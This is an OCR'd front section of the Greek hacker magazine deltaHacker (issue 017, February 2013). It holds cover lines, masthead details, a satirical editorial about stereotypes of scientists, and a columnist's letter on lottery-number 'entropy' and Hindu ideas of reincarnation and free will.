all rights reversed

HACKER

Φλεβάρης 2013 # Τιμή τεύχους 6,40€

τεύχος 017 - Misty Mornings Edition

Η πλατφόρμα επιθέσεων του Metasploit [*]



Δυναμική ανάλυση malware

Το λεγόμενο Internet of Things, αλλά στην πράξη

Μετατρέψτε το Raspberry Pi σε ένα ωραιότατο Arduino

[*] ...ή πώς θα περάσετε στην πράξη του penetration testing

tefhos 17o

Περιεχόμενα

και οδηγίες χρήσης


Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Ιωάννης Κονιάρης, Γιώργος Μελέκος, Νίκος Μουρατίδης, Νικόλαος Σηφάκης, Μέσος Παπαδόπουλος (ΤΜ), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το http://deltahacker.gr/order. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.

(*) **Μικρές ιστορίες για το π** ενεργοποιούν κάποιους αναγνώστες μας και ξεκινάνε να υπολογίσουν όσα περισσότερα ψηφία μπορούν! Οι λεπτομέρειες στο **http://deltahacker.gr/?p=7930**


deltahacker.gr
Hack is back
deltaCast s01e05 | Basic MiTM
Τι ζητούν επιτέλους οι πρώτοι;
Ιστορίες για το Πι
Πόσο μικρός είναι ο κόσμος;
deltaHacker 016 - Lost Winter Edition
deltaHacker 015 - This. Is. DELTA! Edition
deltaHacker 014 - Ημέρες Ραδιοφώνου Edition
deltaHacker 013 - Μπουγάτσα με Κερί
Γίνε συνδρομητής
Forums

Κατά βάση ψυχροί, χωρίς φαντασία



Οι άνθρωποι που ασχολούνται με τις θετικές επιστήμες δεν έχουν φαντασία. Όσο καλά κι αν το κρύβουν, όλοι ξέρουμε ότι είναι ψυχροί υπολογιστές, που αδυνατούν να εκτιμήσουν την αληθινή ομορφιά της ζωής. Επίσης, ένα 14% των μόνιμων κατοίκων του Ανατολικού Τιμόρ ταξιδεύουν κάθε χρόνο στην Αλάσκα, όπου χαλαρώνουν κάνοντας shopping στους δρόμους του Άνκορεϊτζ και τρώνε πίτα γύρω απ' όλα.

by subZraw

Αντιλαμβάνομαι ότι αυτή η εκτίμηση, με τα όχι-και-τόσο-καλά κρυμμένα στοιχεία κριτικής, δεν ακούγεται πολύ συχνά τώρα τελευταία -- τουλάχιστον όχι όσο συχνά ακουγόταν παλιότερα. Πάντως η λεγόμενη κοινή αντίληψη εξακολουθεί να θέλει προγραμματιστές, φυσικούς, μηχανικούς, μαθηματικούς και γενικά ανθρώπους που δραστηριοποιούνται ή έστω προέρχονται από το χώρο των θετικών επιστημών, να είναι ψυχρά τέρατα λογικής με καταπιεσμένο συναισθηματικό κόσμο. Δεν είναι σαν τους υπόλοιπους, φυσιολογικούς ανθρώπους. Διαφέρουν σημαντικά κι αυτό αργά ή γρήγορα εκδηλώνεται και κάνει μπαμ.

Όλοι οι υπόλοιποι, οι φυσιολογικοί άνθρωποι με πλούσιο εσωτερικό κόσμο, έχουν ζωηρή φαντασία και βεβαίως ευχαριστιούνται τη ζωή καλύτερα, αφού μπορούν ν' αναγνωρίσουν και να εκτιμήσουν την πραγματική ομορφιά εκεί που οι άλλοι αποτυγχάνουν.

Όταν, π.χ., πηγαίνουν εκδρομή στην εξοχή και στους αγρούς, γίνονται ένα με τη φύση κι αναζωογονούνται και την απολαμβάνουν πραγματικά, όπου βρεθούν, ό,τι κι αν πατήσουν.

Επίσης, έχουν την ικανότητα να διαβάσουν και να κατανοήσουν ένα ποίημα που μιλάει για το φτερό μιας κοκκινωπής κότας, το οποίο πήρε ο αέρας και το στροβίλισε μακριά και το προσγείωσε σε μια λακκούβα με νερά στην άσφαλτο, και μετά πέρασε μια νταλίκα κι άδειασε τα νερά από τη λακκούβα και χάθηκε το φτερό της κοκκινωπής κότας και τώρα όλη η πλάση είναι απαρηγόρητη.

Αν γελάτε, είναι επειδή δεν έχετε καμιά ελπίδα να καταλάβετε τι εννοεί ο ποιητής με την αλληγορία της κοκκινωπής κότας και της νταλίκας -- για να μη μιλήσουμε για το στροβιλιζόμενο φτερό. Καλύτερα τότε να μην πάτε ούτε σε γκαλερί σύγχρονης τέχνης.

Οι φυσιολογικοί άνθρωποι, από την άλλη, αν πάνε σε γκαλερί σύγχρονης τέχνης να ξέρετε ότι πολύ θα το φχαριστηθούν. Είναι δηλαδή ικανοί να στέκονται για ένα δεκάλεπτο εκστασιασμένοι μπροστά από έναν κατάλευκο καμβά («Πρωινή βιασύνη») ή πάνω από μια κοτρόνα μ' ένα σκουριασμένο συρματόπλεγμα γύρω γύρω («Η χαμένη εντολή»).



Να μη σας πω τώρα και τι αριστουργήματα δημιουργούν οι σύγχρονοι, multi-culti-cosmopolitan λογοτέχνες, όταν πιάνουν την πένα. Πας δηλαδή σ' ένα βιβλιοπωλείο και συγκλονίζεσαι διαβάζοντας τους τίτλους και μόνο: «Ο ληστής που φορούσε ένα πράσινο γάντι και μια κίτρινη κάλτσα», «Τώρα οι καουμπόισες δεν κλαίνε στην Αριζόνα», «Όχι πια φίλοι, μόνο μπατζανάκηδες» κ.ο.κ.

Ζωηρή φαντασία και δημιουργικό πνεύμα! Αλλά εντάξει, πού να τα καταλάβετε εσείς όλα αυτά. Εξάλλου διαβάζετε ένα περιοδικό με τη λέξη «χάκερ» στον τίτλο του, οι χάκερς ασχολούνται με τους υπολογιστές, οι υπολογιστές είναι κατασκευάσματα ανθρώπων από το χώρο των θετικών επιστημών, άρα για να σας αρέσουν όλα αυτά είστε κι εσείς ψυχροί κι αναίσθητοι, που δεν μπορείτε να πείτε τίποτε για εκείνη την κοτρόνα με το συρματόπλεγμα --το σκουριασμένο-- γύρω γύρω.


Δεν σκοπεύω να σας το κρύψω. Είμαι κι εγώ ένας από τους μηφυσιολογικούς, ψυχρούς ανθρώπους χωρίς φαντασία. Βέβαια ώρες ώρες κάτι συμβαίνει με την τελευταία, μάλλον ξυπνάει για λίγο από τον βαθύ της ύπνο, κι έχω κάποια ζωηρά, ανησυχητικά αληθοφανή οράματα. Σε ένα απ' αυτά βρίσκομαι σ' εκείνη τη γκαλερί μοντέρνας τέχνης. Είμαι ήρεμος κι ανέμελος, βολτάρω και χαζεύω αριστερά και δεξιά τα εκθέματα. Ξαφνικά, βλέπω όλους αυτούς πάνω από την κοτρόνα με το συρματόπλεγμα — το σκουριασμένο. Κάτι παθαίνω. Κοιτάζω έναν τύπο επίμονα και, μόλις κερδίσω την προσοχή του, με εντονότατο ύφος και γνησιότατη απορία του πετάω: «Σίριουσλι;». Μη με ρωτάτε γιατί του το λέω στα αγγλικά. Φαντασία είναι αυτή και, τις λίγες φορές που ξυπνάει, ό,τι θέλει κι όπως θέλει το φαντάζεται και λογαριασμό δεν δίνει. Σε παρόμοιο όραμα κάτι κάνω μ' ένα καδρόνι, αυτή τη φορά με αφορμή την «Πρωινή βιασύνη».

Τι τα θέλετε, αγαπητές κι αγαπητοί μου... Είναι ποτέ δυνατόν να εκτιμήσουμε όλοι εμείς, τη βαθύτητα και την ευρύτητα του πνεύματος των ανθρώπων της τέχνης και των γραμμάτων; Τι να τους πούμε, δηλαδή, όταν το μόνο που μας απασχολεί είναι το πώς θα αποκτήσουμε μη-εξουσιοδοτημένη πρόσβαση σε ένα απομακρυσμένο μηχάνημα ή το πώς θα προγραμματίσουμε έξυπνα το Arduino, ώστε να παράγει αληθοφανείς ήχους; Είναι τώρα σε θέση ο Sonic --κι επιλέγω τον αγαπητό συνάδελφο και φίλο εντελώς τυχαία-- να μας μιλήσει για τη ζωή, όταν ο μόνος κόσμος που γνωρίζει είναι ο τεχνητός των computer games, τα οποία παρεμπιπτόντως γράφει σε Pyhton; Εδώ ο άνθρωπος πιστεύει ότι το FreeBSD είναι μια καλή ιδέα, φορ κράινγκ άουτ λάουντ!

Αφήστε, εμείς δεν είμαστε φτιαγμένοι για τέτοια. Ας μην προσπαθούμε να οδηγήσουμε την ψυχρή, μηχανιστική μας σκέψη σε μονοπάτια που δεν μπορεί να πάει. Ας ασχοληθούμε με τα θέματα του τεύχους και, αν κάποια στιγμή υποψιαστούμε ότι η κατανόησή τους χρειάζεται φαντασία και δημιουργική σκέψη, μην ανησυχείτε: Μάλλον η ιδέα μας θα είναι.

POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE





Ονέιλ μέιλ

Αγαπητοί μου,

Κατ' αρχάς, επιτρέψετέ μου να σας ενημερώσω από την αρχή ότι, παρά τις περί του αντιθέτου προσδοκίες μας, δεν κερδίσαμε (ούτε) φέτος το πρωτοχρονιάτικο.

Θα θυμάστε, βέβαια, πώς έκλεισα την τελευταία φορά κακήν κακώς την επιστολή μου γιατί μόλις κατέφτανε η εξαδέλφη με την εφημερίδα των λαχείων.

Ε, λοιπόν, τζίφος. Τίποτα. Ούτε καν στον λήγοντα.

Προσπαθώ πάλι να καταλάβω ποιο είναι το λάθος.

Ξέρω, ξέρω, θα μου πείτε ότι δεν υπάρχει πουθενά λάθος, το λαχείο είναι θέμα τύχης, αν είναι να κερδίσεις θα κερδίσεις.

Δεν διαφωνώ, αλλά δε νομίζω ότι τελειώνει εκεί η ιστορία.

Να εξηγηθώ. Όταν πάει κανείς να αγοράσει λαχείο δεν κοιτάει τους αριθμούς; Τους κοιτάει.

Ας πούμε, θα αγοράζατε ποτέ ένα λαχείο με τον αριθμό 111111; Ύποπτο δεν φαίνεται; Σιγά μην κερδίσει. Αποκλείεται. Οπότε δεν θα το αγοράζατε.

Το 222222 θα το αγοράζατε; Όχι. Ούτε το 333333. Με τίποτα. Το 123456; Ή ίσως το 987654; Όχι; Ναι; Ακούω γνώμες. Το 314159; Το 271828; Το 141421;

Η θεωρία μου είναι πως αν και οι αριθμοί που κερδίζουν σε ένα λαχείο ή μια λοττερία είναι, ως μεταβλητές, απολύτως τυχαίοι, η «εντροπία» του καθενός παρουσιάζει κανονική κατανομή.

Ονομάζω, δε, εντροπία του αριθμού ενός λαχείου (ή ενός συνδυασμού στο λόττο), τον δείκτη εσωτερικής αταξίας του. Για παράδειγμα, το λαχείο με αριθμό 111111 έχει μικρότερη εντροπία από το λαχείο με αριθμό, ξέρω 'γω, 074637.

Το πρόβλημα το οποίο εδώ και χρόνια προσπαθώ να λύσω, λοιπόν, είναι διττό.

Πρώτον, πώς ποσοτικοποιείται ορθολογικά η εντροπία ενός λαχείου;

Δεύτερον, πώς μπορεί να φτιαχτεί μια γεννήτρια οιονεί τυχαίων αριθμών (λαχείου) που να συμμορφώνονται σε δεδομένους εντροπιακούς περιορισμούς; (Γεννήτρια, όχι φίλτρο.)

Προσπαθούσα προ ημερών να ζέψω τον ανηψιό να ασχοληθεί με το θέμα, μιας και η πρόσφατη συζήτησή μας, περί της σαιξπηρικής απειρομαϊμούς, μού αποκάλυψε το ενδιαφέρον του για την έννοια της τυχαιότητας. Με άκουσε με προσοχή αλλά δεν τσίμπησε. Η άποψή του ήταν ότι ακόμα και να φτιάχναμε μια τέτοια γεννήτρια, για να έχουμε κάποια πιθανότητα να κερδίσουμε θα έπρεπε να αγοράζουμε κάθε φορά από ένα τσουβάλι λαχεία. Και όχι μόνο το 074637, που τυχαίνει να έχει υψηλή εντροπία.

Πολύ φοβούμαι ότι έχει κάποιο δίκιο. Αλλά δεν το βάζω κάτω.

Πάντως, μια που θυμήθηκα τα περί της μαϊμούς, ήθελα να σας γράψω πώς συνεχίστηκε η κουβέντα για την μαϊμού που είχαμε την Πρωτοχρονιά.

Σνέιλ μέιλ

Θα θυμάστε για το πώς η μαϊμού με την γραφομηχανή και τον άπειρο χρόνο στη διάθεσή της θα καταλήξει να έχει γράψει όλα τα πράγματα που έχουν γραφτεί μέχρι τώρα, καθώς και όσα πρόκειται να έχουν γραφτεί στο μέλλον.

Η Κυρία Καίτη είχε κάποιες διαφωνίες σχετικά με το θέμα της ελεύθερης βούλησης: Αν στο λογοτεχνικό έργο της απειρομαϊμούς εμπεριέχεται το έργο κάθε μελλοντικού Σαίξπηρ, γιατί να κάτσει ο κάθε μελλοντικός Σαίξπηρ να μάθει να γράφει;

Εκεί παρενέβην εγώ, για να τους πω πως αυτό που διαφοροποιεί τον Σαίξπηρ από την μαϊμούδα δεν είναι το λογοτεχνικό ταλέντο (του Σαίξπηρ) ή η υπομονή (της μαϊμούδας) αλλά το ότι ο Σαίξπηρ *ήθελε* να γράψει τα έργα του ενώ η μαϊμούδα όχι.

Την άλλη μέρα, που λέτε, επανήλθε στο θέμα η μητέρα της εξαδέλφης, που είναι ινδουίστρια. Το όλο ζήτημα, μας είπε, της θύμιζε τις ενδο-ινδουιστικές συζητήσεις για την μετενσάρκωση και την ελεύθερη βούληση.

Κατά την Μπάγκαβαντ Γκίτα, στόχος και προορισμός της ψυχής είναι η κατάκτηση της τελειότητας και η επανένωση με τον Δημιουργό, δηλαδή τον Θεό. Αυτό γίνεται με την μετενσάρκωση. Κάθε φορά που η ψυχή επιστρέφει στον υλικό κόσμο, φοράει ένα καινούργιο θνητό σαρκίο (που ονομάζεται «τζίβα») και ξεχνάει την προέλευσή της. Σύμφωνα με την Μπάγκαβατ Γκίτα, όλοι εμείς οι άνθρωποι αλλά και κάθε, μα κάθε πλάσμα της Γης που αναπνέει, δεν είμαστε παρά ψυχές ντυμένες με το εφήμερο θνητό μας σαρκίο. Μηδενός εξαιρουμένου.

Γι αυτόν τον λόγο, άλλωστε, οι πραγματικά πιστοί Ινδουιστές είναι χορτοφάγοι: Μπορεί σήμερα να είσαι άνθρωπος, αλλά μεθαύριο μπορεί να είσαι κοτόπουλο. Δεν το ξέρεις. Δεν θα ήθελες να σε πιάσει ο άλλος και να σου ανακόψει την πορεία προς την τελειότητα βάζοντάς σε στον φούρνο με πατάτες. (Τώρα που το σκέφτομαι, τι φρονεί επ' αυτού η μητέρα της εξαδέλφης όταν ετοιμάζει το ονομαστό της Κοτόπουλο Τζαλφρέζι (TM); Δεν την απασχολεί η μοίρα της ψυχής που ενοικούσε στο φτωχό το ζωντανό; Διακρίνω μιαν αντίφαση.)

Οι Ινδουιστές, λοιπόν, πιστεύουν πως ο προορισμός όλων των ψυχών είναι η τελειότητα και η επανένωση με τον Θεό. Κάθε ψυχή έρχεται στον μάταιο τούτο κόσμο όπου και δοκιμάζεται. Μαζεύει κάποιους «πόντους» ανάλογα με τις επιδόσεις της, φεύγει, και επανέρχεται για να δοκιμαστεί ξανά. Και ξανά. Και ξανά. Όλες, αναπόφευκτα, θα φτάσουν την τελειότητα. Απλά κάποιες θα χρειαστούν πιο πολύ χρόνο από ό,τι κάποιες άλλες.

Το ερώτημα που προκύπτει αβίαστα είναι το εξής. Αφού ούτως ή άλλως θα φτάσουμε στην τελειότητα, γιατί να παιδευόμαστε να μαζεύουμε πόντους; Γιατί δεν χαλαρώνουμε αφήνοντας τα πράγματα να πάρουν τον δρόμο τους; Τι λίγο πιο πριν, τι λίγο πιο μετά.

Well...



Αγαπητοί μου,

Νομίζω ότι έχετε διαβάσει αρκετές μου επιστολές ώστε να σας είναι σαφές πού, κατά την γνώμη μου, βρίσκεται το λάθος στον παραπάνω συλλογισμό. Ας το σκεφτούμε λίγο.

Ας υποθέσουμε ότι όλα τα δόγματα του Ινδουισμού ισχύουν κατά γράμμα, και ας εξετάσουμε ένα παράδειγμα. Ας φανταστούμε έναν άντρα μέσης ηλικίας που ζει και δραστηριοποιείται στην Αθήνα. Τον Κύριο Κώστα.

Ο Κύριος Κώστας είναι ένας άνθρωπος σαν όλους μας: αγανακτεί με τους πολιτικούς που πίνουν το αίμα του κοσμάκη, γλυκοκοιτάει την κόρη του περιπτερά, παίρνει λεωφορείο, κλέβει την εφορία όποτε μπορεί, αγαπάει την γυναίκα του και σήμερα, 1η Φεβρουαρίου, απεργεί.

Από Ινδουιστικής πλευράς, «Κύριος Κώστας» δεν είναι παρά το όνομα που εμείς οι άλλοι άνθρωποι δίνουμε στο φθαρτό σαρκίο («τζίβα») που φιλοξενεί σήμερα την συγκεκριμένη ψυχή – μια ψυχή της οποίας, όπως είπαμε, το μέλλον διαγράφεται λαμπρό, καθώς αναπόφευκτα θα φτάσει στην τελειότητα και θα επανενωθεί με τον Δημιουργό της.

Το σημείο στο οποίο πρέπει να επικεντρώσουμε την προσοχή μας είναι αυτό του υποκειμένου. Πόσα υποκείμενα έχουμε εδώ, ένα ή δύο;

Η απάντηση είναι: δύο.

Το ένα είναι ο Κύριος Κώστας, ως καθημερινός άνθρωπος υπεύθυνος των πράξεών του, με τις επιθυμίες και τα ελαττώματά του. Το άλλο είναι ο «Κύριος Κώστας» ως θνητό σαρκίο που φιλοξενεί μια ψυχή με (αναπόφευκτα) λαμπρό μέλλον.

Ταυτίζονται το ένα υποκείμενο με το άλλο;

Η απάντηση είναι ξεκάθαρη. Όχι. Δεν ταυτίζονται. Είναι απολύτως διαφορετικά.

Αυτό που μετενσαρκώνεται δεν είναι ο Κύριος Κώστας αλλά η ψυχή που εμφανίστηκε κάποια στιγμή στον κόσμο μας, έχοντας πάρει την μορφή του. Όταν, μοιραία, ο Κύριος Κώστας μάς αφήσει χρόνους, είναι η ψυχή του, και όχι ο ίδιος, που θα πάρει τον δρόμο της και θα μετενσαρκωθεί σε κάτι άλλο. Ευελπίστως όχι σε κοτόπουλο.

Εν ολίγοις δεν είμαστε *εμείς* που θα φτάσουμε στην τελειότητα, αλλά η ψυχή που ενοικεί το θνητό μας σαρκίο. Το λάθος στον παραπάνω συλλογισμό έγκειται στην αδυναμία διάκρισης μεταξύ των δύο αυτών υποκειμένων.

Οφείλω φυσικά να επισημάνω ότι όλα αυτά τα γράφω ανεξαρτήτως του αν τα πιστεύω ή όχι. Αυτό είναι εκτός θέματος. Εδώ απλώς υιοθετώ, ως υπόθεση εργασίας, το ινδουιστικό δόγμα περί μετενσάρκωσης, και εξετάζω μια πλευρά του από φιλοσοφικής/λογικής πλευράς.

Και μου φαίνεται πολύ ενδιαφέρον να βλέπω ότι και στην Ινδουιστική θεολογία γίνεται το ίδιο ακριβώς λάθος με αυτό που κάνουν τόσοι και τόσοι ερευνητές της τεχνητής νοημοσύνης ή μελετητές της ανθρώπινης ψυχοπαθολογίας.

Δεν καταφέρνουν να σκεφτούν σωστά για την υπόσταση των όρων και των εννοιών που χρησιμοποιούν, και αρχίζοντας να μιλούν για ένα πράγμα καταλήγουν να βγάζουν συμπεράσματα για κάποιο άλλο. Και μάλιστα χωρίς να το καταλαβαίνουν.

Άρμεγε και κούρευε, δηλαδή.


Αυτά. Θα συνεχίσω.

Σας ασπάζομαι

Θείος Ακάκιος

Metasploit

